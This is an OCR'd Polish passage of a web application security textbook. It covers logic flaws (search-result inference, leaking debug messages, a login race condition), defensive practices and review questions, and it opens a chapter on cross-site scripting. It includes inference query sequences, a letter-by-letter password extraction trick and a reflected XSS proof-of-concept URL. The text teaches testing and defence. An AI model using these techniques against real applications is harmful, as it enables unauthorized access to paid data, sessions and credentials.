Aplikacja zapewniała dostęp do ogromnego archiwum informacji historycznych i bieżących, w tym raportów i rozliczeń spółek, komunikatów prasowych, analiz rynkowych i tym podobnych. Większość tych informacji była dostępna tylko dla płacących abonentów. Aplikacja zapewniała wydajną i precyzyjną funkcję wyszukiwania, do której dostęp mieli wszyscy użytkownicy. Gdy anonimowy użytkownik wykonał zapytanie, funkcja wyszukiwania zwróciła łącza do wszystkich dokumentów pasujących do zapytania. Jednak użytkownik musiał wykupić subskrypcję, aby pobrać dowolny z faktycznie chronionych dokumentów zwróconych przez jego zapytanie. Właściciele aplikacji uznali to zachowanie za użyteczną taktykę marketingową.

Założenie

Projektant aplikacji założył, że użytkownicy nie mogą korzystać z funkcji wyszukiwania w celu wydobycia przydatnych informacji bez płacenia za nie. Tytuły dokumentów wymienione w wynikach wyszukiwania były zazwyczaj tajemnicze, na przykład „Wyniki roczne 2010", „Komunikat prasowy z dnia 08-03-2011" i tak dalej.

Atak

Ponieważ funkcja wyszukiwania wskazywała, ile dokumentów pasuje do danego zapytania, przebiegły użytkownik mógł zadać dużą liczbę zapytań i użyć wnioskowania, aby wyodrębnić z funkcji wyszukiwania informacje, za które normalnie trzeba by zapłacić. Na przykład następujące zapytania mogą służyć do zerowania zawartości pojedynczego chronionego dokumentu:

wahh consulting

>> 276 matches

wahh consulting "Press Release 08-03-2011" merger

>> 0 matches

wahh consulting "Press Release 08-03-2011" share issue

>> 0 matches

wahh consulting "Press Release 08-03-2011" dividend

>> 0 matches

wahh consulting "Press Release 08-03-2011" takeover

>> 1 match

wahh consulting "Press Release 08-03-2011" takeover haxors inc

>> 0 matches

wahh consulting "Press Release 08-03-2011" takeover uberleet ltd

>> 0 matches

wahh consulting "Press Release 08-03-2011" takeover script kiddy corp

>> 0 matches

wahh consulting "Press Release 08-03-2011" takeover ngs

>> 1 match

wahh consulting "Press Release 08-03-2011" takeover ngs announced

>> 0 matches

wahh consulting "Press Release 08-03-2011" takeover ngs cancelled

>> 0 matches

wahh consulting "Press Release 08-03-2011" takeover ngs completed

>> 1 match

Chociaż użytkownik nie może przeglądać samego dokumentu, przy wystarczającej wyobraźni i użyciu skryptowych żądań, może być w stanie zbudować dość dokładne zrozumienie jego zawartości.

WSKAZÓWKA: W niektórych sytuacjach możliwość wyłudzenia informacji za pomocą funkcji wyszukiwania w ten sposób może mieć kluczowe znaczenie dla bezpieczeństwa samej aplikacji, skutecznie ujawniając szczegóły funkcji administracyjnych, haseł i używanych technologii.

WSKAZÓWKA: Ta technika okazała się skutecznym atakiem na wewnętrzne oprogramowanie do zarządzania dokumentami. Autorzy wykorzystali tę technikę do brutalnego wymuszenia hasła klucza z pliku konfiguracyjnego, który był przechowywany na wiki. Ponieważ wiki zwróciło trafienie, jeśli wyszukiwany ciąg pojawił się w dowolnym miejscu na stronie (zamiast dopasowywania całych słów), możliwe było brutalne wymuszenie hasła litera po literze, wyszukując:

Hasło=A

Hasło=B

Hasło=BA

...

Przykład 11: Snarfingowanie komunikatów debugowania

Autorzy napotkali tę lukę logiczną w aplikacji internetowej używanej przez firmę świadczącą usługi finansowe.

Funkcjonalność

Aplikacja została niedawno wdrożona. Podobnie jak wiele nowych programów, nadal zawierało szereg błędów związanych z funkcjonalnością. Sporadycznie różne operacje kończyły się niepowodzeniem w nieprzewidywalny sposób, a użytkownicy otrzymywali komunikat o błędzie. Aby ułatwić badanie błędów, programiści postanowili zawrzeć w tych wiadomościach szczegółowe, obszerne informacje, w tym następujące szczegóły:

* Tożsamość użytkownika

* Token dla bieżącej sesji

* Dostęp do adresu URL

* Wszystkie parametry dostarczone z żądaniem, które wygenerowało błąd

Generowanie tych komunikatów okazało się przydatne, gdy personel pomocy technicznej próbował zbadać i naprawić awarie systemu. Pomagali także usunąć pozostałe błędy funkcjonalne.

Założenie

Pomimo zwykłych ostrzeżeń ze strony doradców ds. bezpieczeństwa, że szczegółowe komunikaty debugowania tego rodzaju mogą potencjalnie zostać wykorzystane przez atakującego, programiści uznali, że nie otwierają żadnej luki w zabezpieczeniach. Użytkownik mógł łatwo uzyskać wszystkie informacje zawarte w komunikacie debugowania, sprawdzając żądania i odpowiedzi przetwarzane przez jej przeglądarkę. Komunikaty nie zawierały żadnych szczegółów dotyczących rzeczywistej awarii, takich jak ślady stosu, więc prawdopodobnie nie były pomocne w formułowaniu ataku na aplikację.

Atak

Pomimo ich rozumowania na temat treści komunikatów debugowania, założenie programistów było błędne z powodu błędów, które popełnili podczas implementacji tworzenia komunikatów debugowania. Gdy wystąpił błąd, składnik aplikacji zbierał wszystkie pliki wymaganych informacji i zapisał je. Użytkownik otrzymał przekierowanie HTTP do adresu URL, który wyświetlał te zapisane informacje. Problem polegał na tym, że przechowywanie informacji debugowania przez aplikację i dostęp użytkownika do komunikatu o błędzie nie były oparte na sesjach. Zamiast tego informacje debugowania były przechowywane w kontenerze statycznym, a adres URL komunikatu o błędzie zawsze wyświetlał informacje, które były ostatnio umieszczane w tym kontenerze. Deweloperzy założyli, że użytkownicy podążający za przekierowaniem zobaczą tylko informacje debugowania dotyczące ich błędu. W rzeczywistości w tej sytuacji zwykli użytkownicy czasami otrzymywali informacje debugowania dotyczące błędu innego użytkownika, ponieważ te dwa błędy wystąpiły prawie jednocześnie. Ale oprócz pytań o bezpieczeństwo nici (patrz następny przykład), nie był to zwykły wyścig. Osoba atakująca, która odkryła, jak działa mechanizm błędu, mogłaby po prostu wielokrotnie sondować adres URL wiadomości i rejestrować wyniki za każdym razem, gdy uległy one zmianie. W ciągu kilku godzin ten dziennik zawierałby poufne dane dotyczące wielu użytkowników aplikacji:

* Zestaw nazw użytkowników, których można użyć w ataku polegającym na odgadywaniu hasła

* Zestaw tokenów sesji, których można użyć do przejęcia sesji

* Zestaw danych wprowadzonych przez użytkownika, który może zawierać hasła i inne poufne elementy

Mechanizm błędu stanowił zatem krytyczne zagrożenie bezpieczeństwa. Ponieważ użytkownicy administracyjni czasami otrzymywali te szczegółowe komunikaty o błędach, osoba atakująca monitorująca komunikaty o błędach szybko uzyskałaby informacje wystarczające do skompromitowania całej aplikacji.

KROKI HACKOWANIA

1. Aby wykryć tego rodzaju lukę, najpierw skataloguj wszystkie nietypowe zdarzenia i warunki, które mogą zostać wygenerowane i które obejmują interesujące informacje specyficzne dla użytkownika zwracane do przeglądarki w nietypowy sposób, na przykład komunikat o błędzie debugowania.

2. Korzystając z aplikacji równolegle przez dwóch użytkowników, systematycznie konstruuj każdy warunek przy użyciu jednego lub obu użytkowników i określ, czy w każdym przypadku dotyczy to drugiego użytkownika.

Przykład 12: Wyścig z loginem

Ta usterka logiczna miała wpływ na kilka głównych aplikacji w niedawnej przeszłości.

Funkcjonalność

Aplikacja zaimplementowała solidny, wieloetapowy proces logowania, w którym użytkownicy musieli podać kilka różnych danych uwierzytelniających, aby uzyskać dostęp.

Założenie

Mechanizm uwierzytelniania był przedmiotem licznych przeglądów projektu i testów penetracyjnych. Właściciele byli przekonani, że nie istnieją żadne możliwe sposoby zaatakowania mechanizmu w celu uzyskania nieautoryzowanego dostępu.

Atak

W rzeczywistości mechanizm uwierzytelniania zawierał subtelną wadę. Czasami po zalogowaniu klient uzyskiwał dostęp do konta zupełnie innego użytkownika, co umożliwiało mu przeglądanie wszystkich danych finansowych tego użytkownika, a nawet dokonywanie płatności z konta innego użytkownika. Zachowanie aplikacji początkowo wydawało się przypadkowe: użytkownik nie wykonywał żadnych nietypowych działań w celu uzyskania nieautoryzowanego dostępu, a anomalia nie powtarzała się przy kolejnych logowaniach. Po pewnym dochodzeniu bank odkrył, że błąd występował, gdy dwóch różnych użytkowników logowało się do aplikacji dokładnie w tym samym momencie. Nie zdarzało się to przy każdej takiej okazji — tylko przy ich podzbiorze. Podstawową przyczyną było to, że aplikacja przez krótki czas przechowywała identyfikator klucza dotyczący każdego nowo uwierzytelnionego użytkownika w zmiennej statycznej (niesesyjnej). Po zapisaniu wartość tej zmiennej została odczytana chwilę później. Gdyby inny wątek (przetwarzający inny login) zapisał zmienną w tym momencie, wcześniejszy użytkownik wylądowałby w uwierzytelnionej sesji należącej do kolejnego użytkownika. Luka powstała w wyniku tego samego rodzaju błędu, co w opisanym wcześniej przykładzie z komunikatem o błędzie: aplikacja używała pamięci statycznej do przechowywania informacji, które powinny być przechowywane dla poszczególnych wątków lub sesji. Jednak obecny przykład jest znacznie bardziej subtelny do wykrycia i trudniejszy do wykorzystania, ponieważ nie można go wiarygodnie odtworzyć. Wady tego rodzaju są znane jako „warunki wyścigowe", ponieważ wiążą się z podatnością, która pojawia się na krótki okres czasu w pewnych określonych okolicznościach. Ponieważ luka istnieje tylko przez krótki czas, atakujący „ściga się", by ją wykorzystać, zanim aplikacja ponownie ją zamknie. W przypadkach, gdy osoba atakująca działa lokalnie w aplikacji, często możliwe jest zaprojektowanie dokładnych okoliczności, w których powstaje sytuacja wyścigu, i niezawodne wykorzystanie luki w dostępnym oknie. Jeśli atakujący znajduje się daleko od aplikacji, jest to zwykle znacznie trudniejsze do osiągnięcia. Zdalny atakujący, który zrozumiał naturę luki, mógł wymyślić atak, aby ją wykorzystać, używając skryptu do ciągłego logowania i sprawdzania szczegółów konta, do którego uzyskuje dostęp. Ale małe okienko czasu, w którym luka mogła zostać wykorzystana, oznaczał, że wymagana byłaby ogromna liczba żądań. Nic dziwnego, że warunki wyścigu nie zostały odkryte podczas normalnych testów penetracyjnych. Warunki, w jakich powstał, zaistniały dopiero wtedy, gdy aplikacja zyskała na tyle dużą bazę użytkowników, że zdarzały się przypadkowe anomalie zgłaszane przez klientów. Jednak dokładny przegląd kodu logiki uwierzytelniania i zarządzania sesją pozwoliłby zidentyfikować problem.

KROKI HACKOWANIA

Wykonywanie zdalnych testów czarnej skrzynki pod kątem subtelnych problemów związanych z bezpieczeństwem wątków tego rodzaju nie jest proste. Należy to traktować jako wyspecjalizowane przedsięwzięcie, prawdopodobnie niezbędne tylko w najbardziej krytycznych pod względem bezpieczeństwa aplikacjach.

1. Celuj w wybrane elementy kluczowych funkcjonalności, takie jak mechanizmy logowania, funkcje zmiany hasła i procesy transferu środków.

2. Dla każdej testowanej funkcji zidentyfikuj pojedyncze żądanie lub niewielką liczbę żądań, które dany użytkownik może wykorzystać do wykonania jednej akcji. Znajdź również najprostszy sposób potwierdzenia wyniku akcji, np. sprawdzenie, czy logowanie danego użytkownika spowodowało dostęp do informacji o koncie tej osoby.

3. Korzystając z kilku maszyn o wysokich parametrach, uzyskujących dostęp do aplikacji z różnych lokalizacji sieciowych, przygotuj skrypt ataku, aby wielokrotnie wykonywać tę samą akcję w imieniu kilku różnych użytkowników. Potwierdź, czy każde działanie ma oczekiwany rezultat.

4. Przygotuj się na dużą liczbę fałszywych trafień. W zależności od skali infrastruktury wspierającej aplikację czynność ta może równie dobrze równać się testowi obciążeniowemu instalacji. Anomalie mogą wystąpić z przyczyn, które nie mają nic wspólnego z bezpieczeństwem.

Unikanie błędów logicznych

Tak jak nie ma unikalnej sygnatury, za pomocą której można zidentyfikować błędy logiczne w aplikacjach internetowych, nie ma też złotego środka, który Cię ochroni. Na przykład nie ma odpowiednika prostej porady dotyczącej korzystania z bezpiecznej alternatywy dla niebezpiecznego interfejsu API. Niemniej jednak można zastosować szereg dobrych praktyk, które znacznie zmniejszą ryzyko wystąpienia błędów logicznych w Twoich aplikacjach:

* Upewnij się, że każdy aspekt projektu aplikacji jest wyraźnie udokumentowany i wystarczająco szczegółowy, aby osoba z zewnątrz zrozumiała każde założenie przyjęte przez projektanta. Wszystkie takie założenia powinny być - wyraźnie zapisane w dokumentacji projektowej.

* Nakaz, aby cały kod źródłowy był wyraźnie opatrzony komentarzem i zawierał następujące informacje:

* Cel i zamierzone zastosowania każdego składnika kodu.

* Założenia przyjęte przez każdy komponent na temat wszystkiego, co jest poza jego bezpośrednią kontrolą.

* Odwołania do całego kodu klienta korzystającego z komponentu. Jasna dokumentacja w tym zakresie mogłaby zapobiec błędowi logicznemu w funkcji rejestracji online. (Zauważ, że „klient” nie odnosi się tutaj do strony użytkownika relacji klient/serwer, ale do innego kodu, dla którego rozważany komponent jest bezpośrednią zależnością.)

* Podczas przeglądów projektu aplikacji pod kątem bezpieczeństwa zastanów się nad każdym założeniem przyjętym w projekcie i spróbuj wyobrazić sobie okoliczności, w których każde założenie może zostać naruszone. Skoncentruj się na wszelkich założonych warunkach, które mogą znajdować się pod kontrolą użytkowników aplikacji.

* Podczas przeglądów kodu skoncentrowanych na bezpieczeństwie pomyśl z boku o dwóch kluczowych obszarach: sposobach, w jakie aplikacja poradzi sobie z nieoczekiwanymi zachowaniami użytkowników oraz potencjalnymi skutkami ubocznymi wszelkich zależności i współdziałania między różnymi komponentami kodu i różnymi funkcjami aplikacji. W odniesieniu do konkretnych przykładów błędów logicznych, które opisaliśmy, można wyciągnąć kilka indywidualnych wniosków:

* Miej stale świadomość, że użytkownicy kontrolują każdy aspekt każdego żądania (patrz rozdział 1). Mogą uzyskiwać dostęp do funkcji wieloetapowych w dowolnej kolejności. Mogą podać parametry, o które aplikacja nie prosiła. Mogą pomijać niektóre parametry, a nie tylko ingerować w wartości parametrów.

* Kieruj wszystkimi decyzjami dotyczącymi tożsamości i statusu użytkownika na podstawie jego sesji (patrz rozdział 8). Nie zakładaj żadnych uprawnień użytkownika na podstawie jakiejkolwiek innej cechy żądania, w tym faktu, że w ogóle występuje.

* Wdrażając funkcje, które aktualizują dane sesji na podstawie danych wejściowych otrzymanych od użytkownika lub działań wykonanych przez użytkownika, należy uważnie rozważyć wpływ, jaki zaktualizowane dane mogą mieć na inne funkcje w aplikacji. Należy pamiętać, że nieoczekiwane efekty

uboczne mogą wystąpić w całkowicie niezwiązanych ze sobą funkcjach napisanych przez innego programistę lub nawet inny zespół programistów.

* Jeśli funkcja wyszukiwania może indeksować poufne dane, do których niektórzy użytkownicy nie mają uprawnień dostępu, upewnij się, że funkcja ta nie zapewnia tym użytkownikom żadnych możliwości wnioskowania o informacjach na podstawie wyników wyszukiwania. W razie potrzeby utrzymuj kilka indeksów wyszukiwania opartych na różnych poziomach uprawnień użytkownika lub przeprowadzaj dynamiczne przeszukiwanie repozytoriów informacji z uprawnieniami żądającego użytkownika.

* Zachowaj szczególną ostrożność przy wdrażaniu jakichkolwiek funkcji, które umożliwiają dowolnemu użytkownikowi usuwanie elementów ze ścieżki audytu. Należy również wziąć pod uwagę możliwy wpływ, jaki użytkownik o wysokich uprawnieniach może mieć na utworzenie innego użytkownika o tym samym poziomie uprawnień w aplikacjach poddanych intensywnemu audytowi i modelach podwójnej autoryzacji.

* Podczas przeprowadzania kontroli na podstawie liczbowych limitów i progów biznesowych należy przeprowadzić ścisłą kanonizację i weryfikację danych wszystkich danych wprowadzonych przez użytkownika przed ich przetworzeniem. Jeśli nie oczekuje się liczb ujemnych, wyraźnie odrzuć żądania, które je zawierają.

* Wdrażając rabaty oparte na wielkości zamówień, upewnij się, że zamówienia zostały sfinalizowane przed faktycznym zastosowaniem rabatu.

* Podczas ucieczki danych dostarczonych przez użytkownika przed przekazaniem ich do potencjalnie podatnego na ataki komponentu aplikacji, zawsze pamiętaj o zmianie samego znaku ucieczki, w przeciwnym razie cały mechanizm sprawdzania poprawności może zostać uszkodzony.

* Zawsze używaj odpowiedniego miejsca do przechowywania wszelkich danych odnoszących się do indywidualnego użytkownika — zarówno w sesji, jak iw profilu użytkownika.

Streszczenie

Atakowanie logiki aplikacji obejmuje połączenie systematycznego sondowania i myślenia bocznego. Opisaliśmy różne kluczowe kontrole, które zawsze należy przeprowadzać, aby przetestować zachowanie aplikacji w odpowiedzi na nieoczekiwane dane wejściowe. Obejmują one usuwanie parametrów z żądań, korzystanie z wymuszonego przeglądania w celu uzyskania dostępu do funkcji poza kolejnością oraz przesyłanie parametrów do różnych lokalizacji w aplikacji. Często sposób, w jaki aplikacja reaguje na te działania, wskazuje na wadliwe założenie, które można naruszyć, co może mieć szkodliwy wpływ. Oprócz tych podstawowych testów, najważniejszym wyzwaniem podczas szukania błędów logicznych jest próba dostania się do umysłów programistów. Musisz zrozumieć, co próbowali osiągnąć, jakie prawdopodobnie przyjęli założenia, jakie drogi na skróty prawdopodobnie wybrali i jakie błędy mogli popełnić. Wyobraź sobie, że pracujesz w napiętym terminie, martwiąc się przede wszystkim funkcjonalnością, a nie bezpieczeństwem, próbujesz dodać nową funkcję do istniejącej bazy kodu lub używasz słabo udokumentowanych interfejsów API napisanych przez kogoś innego. Co w takiej sytuacji zrobiłbyś źle i jak można to wykorzystać?

Pytania

1. Co to jest wymuszone przeglądanie i jakiego rodzaju luki w zabezpieczeniach można dzięki niemu zidentyfikować?

2. Aplikacja stosuje różne globalne filtry danych wprowadzanych przez użytkownika, zaprojektowane w celu zapobiegania różnym kategoriom ataków. Aby bronić się przed iniekcją SQL, podwaja wszystkie pojedyncze cudzysłowy, które pojawiają się w danych wejściowych użytkownika. Aby zapobiec atakom przepełnienia bufora na niektóre komponenty kodu natywnego, obcina zbyt długie elementy do rozsądnego limitu. Co może pójść nie tak z tymi filtrami?

3. Jakie kroki możesz podjąć, aby zbadać funkcję logowania pod kątem warunków otwarcia awaryjnego? (Opisz tyle różnych testów, ile możesz wymyślić).

4. Aplikacja bankowa implementuje wieloetapowy mechanizm logowania, który ma być wysoce niezawodny. W pierwszym etapie użytkownik podaje nazwę użytkownika i hasło. W drugim etapie użytkownik wprowadza zmienną alue na posiadanym tokenie fizycznym, a pierwotna nazwa użytkownika jest ponownie wprowadzana w ukrytym polu formularza.

Jaką lukę logiczną należy natychmiast sprawdzić?

5. Badasz aplikację pod kątem typowych kategorii luk w zabezpieczeniach, przesyłając spreparowane dane wejściowe. Często aplikacja zwraca obszerne komunikaty o błędach zawierające informacje dotyczące debugowania. Czasami komunikaty te dotyczą błędów generowanych przez innych użytkowników. Gdy tak się stanie, nie będziesz w stanie odtworzyć tego zachowania po raz drugi. Na jaki błąd logiczny może to wskazywać i jak należy postąpić?

Atakowanie użytkowników: cross-site scripting

Wszystkie ataki, które rozważaliśmy do tej pory, dotyczyły bezpośrednio aplikacji po stronie serwera. Wiele z tych ataków ma oczywiście wpływ na innych użytkowników, na przykład atak SQL injection, który kradnie dane innych użytkowników. Podstawową metodologią atakującego była jednak interakcja z serwerem w nieoczekiwany sposób w celu wykonywania nieautoryzowanych działań i uzyskiwania dostępu do nieautoryzowanych danych. Ataki opisane w tej i następnej części należą do innej kategorii, ponieważ głównym celem atakującego są inni użytkownicy aplikacji. Wszystkie istotne luki nadal istnieją w samej aplikacji. Jednakże atakujący wykorzystuje jakiś aspekt zachowania aplikacji do przeprowadzania złośliwych działań przeciwko innemu użytkownikowi końcowemu. Działania te mogą powodować niektóre z tych samych skutków, które już zbadaliśmy, takie jak przejęcie sesji, nieautoryzowane działania i ujawnienie danych osobowych. Mogą też skutkować innymi niepożądane wyniki, takie jak rejestrowanie naciśnięć klawiszy lub wykonywanie dowolnych poleceń na komputerach użytkowników. Inne obszary bezpieczeństwa oprogramowania są świadkami stopniowej zmiany punktu ciężkości ataków po stronie serwera na stronę klienta w ostatnich latach. Na przykład firma Microsoft często informowała o poważnych lukach w zabezpieczeniach swoich produktów serwerowych. Chociaż ujawniono również liczne luki po stronie klienta, poświęcono im znacznie mniej uwagi, ponieważ serwery stanowiły znacznie atrakcyjniejszy cel dla większości atakujących. W ciągu zaledwie kilku lat, na początku XXI wieku, sytuacja ta uległa wyraźnej zmianie. W chwili pisania tego tekstu nie zgłoszono publicznie żadnych krytycznych luk w zabezpieczeniach serwera internetowego IIS firmy Microsoft, począwszy od wersji 6. Jednak w czasie, który upłynął od pierwszego wydania tego produktu, w przeglądarce Microsoft Internet Explorer ujawniono wiele błędów. Wraz z ewolucją ogólnej świadomości zagrożeń bezpieczeństwa, linia frontu walki między właścicielami aplikacji a hakerami przeniosła się z serwera na klienta. Chociaż rozwój bezpieczeństwa aplikacji internetowych jest o kilka lat opóźniony, można zauważyć ten sam trend. Pod koniec lat 90. większość aplikacji w Internecie była pełna krytycznych luk, takich jak wstrzykiwanie poleceń, które mógł łatwo znaleźć i wykorzystać każdy atakujący z odrobiną wiedzy. Chociaż wiele takich luk nadal istnieje, powoli stają się one mniej rozpowszechnione i trudniejsze do wykorzystania. Tymczasem nawet aplikacje o największym znaczeniu dla bezpieczeństwa nadal zawierają wiele łatwo wykrywalnych wad po stronie klienta. Co więcej, chociaż aplikacja po stronie serwera może zachowywać się w ograniczony, kontrolowany sposób, klienci mogą korzystać z dowolnej liczby różnych technologii i wersji przeglądarek, otwierając szeroki zakres potencjalnie skutecznych wektorów ataku. Głównym przedmiotem badań w ostatniej dekadzie były luki w zabezpieczeniach po stronie klienta, a defekty, takie jak utrwalanie sesji i fałszowanie żądań między witrynami, były po raz pierwszy omawiane wiele lat po tym, jak większość kategorii błędów po stronie serwera stała się powszechnie znana. Media skupiają się na bezpieczeństwie w sieci i dotyczą głównie ataków po stronie klienta, przy czym powszechne są takie terminy, jak spyware, phishing i konie trojańskie. Walutą dla wielu dziennikarzy, którzy nigdy nie słyszeli o iniekcji SQL lub przemierzaniu ścieżki. A ataki na użytkowników aplikacji internetowych są coraz bardziej lukratywnym biznesem przestępczym. Po co zadawać sobie trud włamania się do banku internetowego, skoro zamiast tego można narazić 1% z 10 milionów jego klientów w stosunkowo prymitywnym ataku, który wymaga niewielkich umiejętności lub elegancji? Ataki na innych użytkowników aplikacji przybierają różne formy i przejawiają wiele subtelności i niuansów, które często są pomijane. Są one również ogólnie gorzej rozumiane niż podstawowe ataki po stronie serwera, a różne wady są łączone lub pomijane nawet przez niektórych doświadczonych testerów penetracyjnych. Opiszemy wszystkie często spotykane luki w zabezpieczeniach i przedstawimy praktyczne kroki, które należy wykonać, aby zidentyfikować i wykorzystać każdą z nich. Ta część skupia się na cross-site scripting (XSS). Ta kategoria podatności jest ojcem chrzestnym ataków na innych użytkowników. Jest to pod pewnymi względami najbardziej rozpowszechniona luka w

aplikacjach internetowych, którą można znaleźć w środowisku naturalnym. Dotyczy to zdecydowanej większości działających aplikacji, w tym niektórych z najbardziej krytycznych dla bezpieczeństwa aplikacji w Internecie, takich jak te używane przez banki internetowe. W następnej części przeanalizowano wiele innych rodzajów ataków na użytkowników, z których niektóre mają istotne podobieństwa do XSS. Kiedy XSS po raz pierwszy stał się szeroko znany w społeczności zajmującej się bezpieczeństwem aplikacji internetowych, niektórzy profesjonalni testerzy penetracyjni byli skłonni uważać XSS za „kiepską" lukę. Wynikało to częściowo z jego fenomenalnego rozpowszechnienia w sieci, a także dlatego, że XSS jest często mniej bezpośrednio używany przez samotnego hakera atakującego aplikację, w porównaniu z wieloma lukami, takimi jak wstrzykiwanie poleceń po stronie serwera. Z biegiem czasu to postrzeganie zmieniło się i dziś XSS jest często wymieniany jako największe zagrożenie bezpieczeństwa w sieci. W miarę rozwoju badań nad atakami po stronie klienta dyskusja skupiła się na wielu innych atakach, których wykorzystanie jest co najmniej tak samo skomplikowane, jak każda luka XSS. Doszło też do wielu rzeczywistych ataków, w których luki w zabezpieczeniach XSS zostały wykorzystane do skompromitowania znanych organizacji. XSS często stanowi krytyczną słabość zabezpieczeń w aplikacji. Często można go łączyć z innymi słabymi punktami, co daje niszczycielski efekt. W niektórych sytuacjach atak XSS może zostać przekształcony w wirusa lub samorozprzestrzeniającego się robaka. Ataki tego rodzaju z pewnością nie są kulawe.

POWSZECHNY MIT

„Użytkownicy są narażeni na szwank, ponieważ nie są świadomi bezpieczeństwa".

Chociaż jest to częściowo prawda, niektóre ataki na użytkowników aplikacji mogą zakończyć się sukcesem niezależnie od środków ostrożności zastosowanych przez użytkowników. Przechowywane ataki XSS mogą zagrozić najbardziej świadomym bezpieczeństwu użytkownikom bez jakiejkolwiek interakcji ze strony użytkownika. Rozdział 13 przedstawia wiele innych metod, za pomocą których użytkownicy świadomi bezpieczeństwa mogą zostać narażeni na szwank bez ich wiedzy.

POWWSZECHNY MIT

„Nie możesz posiadać aplikacji internetowej za pomocą XSS".

Autorzy posiadali wiele aplikacji wykorzystujących wyłącznie ataki XSS. W odpowiedniej sytuacji umiejętnie wykorzystana luka XSS może doprowadzić bezpośrednio do całkowitego skompromitowania aplikacji. Pokażemy Ci jak.


Odmiany XSS

Luki w zabezpieczeniach XSS występują w różnych formach i można je podzielić na trzy rodzaje: odbite, przechowywane i oparte na modelu DOM. Chociaż mają one kilka cech wspólnych, różnią się również sposobem ich identyfikacji i wykorzystywania. Przyjrzymy się po kolei każdej odmianie XSS.

Odzwierciedlone luki w zabezpieczeniach XSS

Bardzo częstym przykładem XSS jest sytuacja, w której aplikacja wykorzystuje dynamiczną stronę do wyświetlania użytkownikom komunikatów o błędach. Zazwyczaj strona pobiera parametr zawierający tekst wiadomości i po prostu renderuje ten tekst z powrotem do użytkownika w ramach swojej odpowiedzi. Ten typ mechanizmu jest wygodny dla programistów, ponieważ pozwala im wywołać dostosowaną stronę błędu z dowolnego miejsca w aplikacji bez konieczności kodowania poszczególnych komunikatów na samej stronie błędu. Rozważmy na przykład następujący adres URL, który zwraca komunikat o błędzie pokazany na rysunku:

http://mdsec.net/error /5/Error.ashx?message=Sorry%2c+an+error+occurred



Patrząc na źródło HTML zwracanej strony, widzimy, że aplikacja po prostu kopiuje wartość parametru message w adresie URL i wstawia ją do szablonu strony błędu w odpowiednim miejscu:

Sorry, an error occurred.


To zachowanie polegające na pobieraniu danych wejściowych dostarczonych przez użytkownika i wstawianiu ich do kodu HTML odpowiedzi serwera jest jedną z sygnatur odzwierciedlonych luk w zabezpieczeniach XSS, a jeśli nie przeprowadza się żadnego filtrowania ani oczyszczania, aplikacja jest z pewnością podatna na ataki. Zobaczmy jak. Poniższy adres URL został utworzony w celu zastąpienia komunikatu o błędzie fragmentem kodu JavaScript, który generuje wyskakujące okno dialogowe:

http://mdsec.net/error/5/Error.ashx?message=<script>alert(1)</script>

Żądanie tego adresu URL generuje stronę HTML, która zawiera następującą informację zamiast oryginalnej wiadomości:

<script>alert(1);</script>

Oczywiście, gdy strona jest renderowana w przeglądarce użytkownika, pojawia się wyskakujące okienko, jak pokazano na rysunku



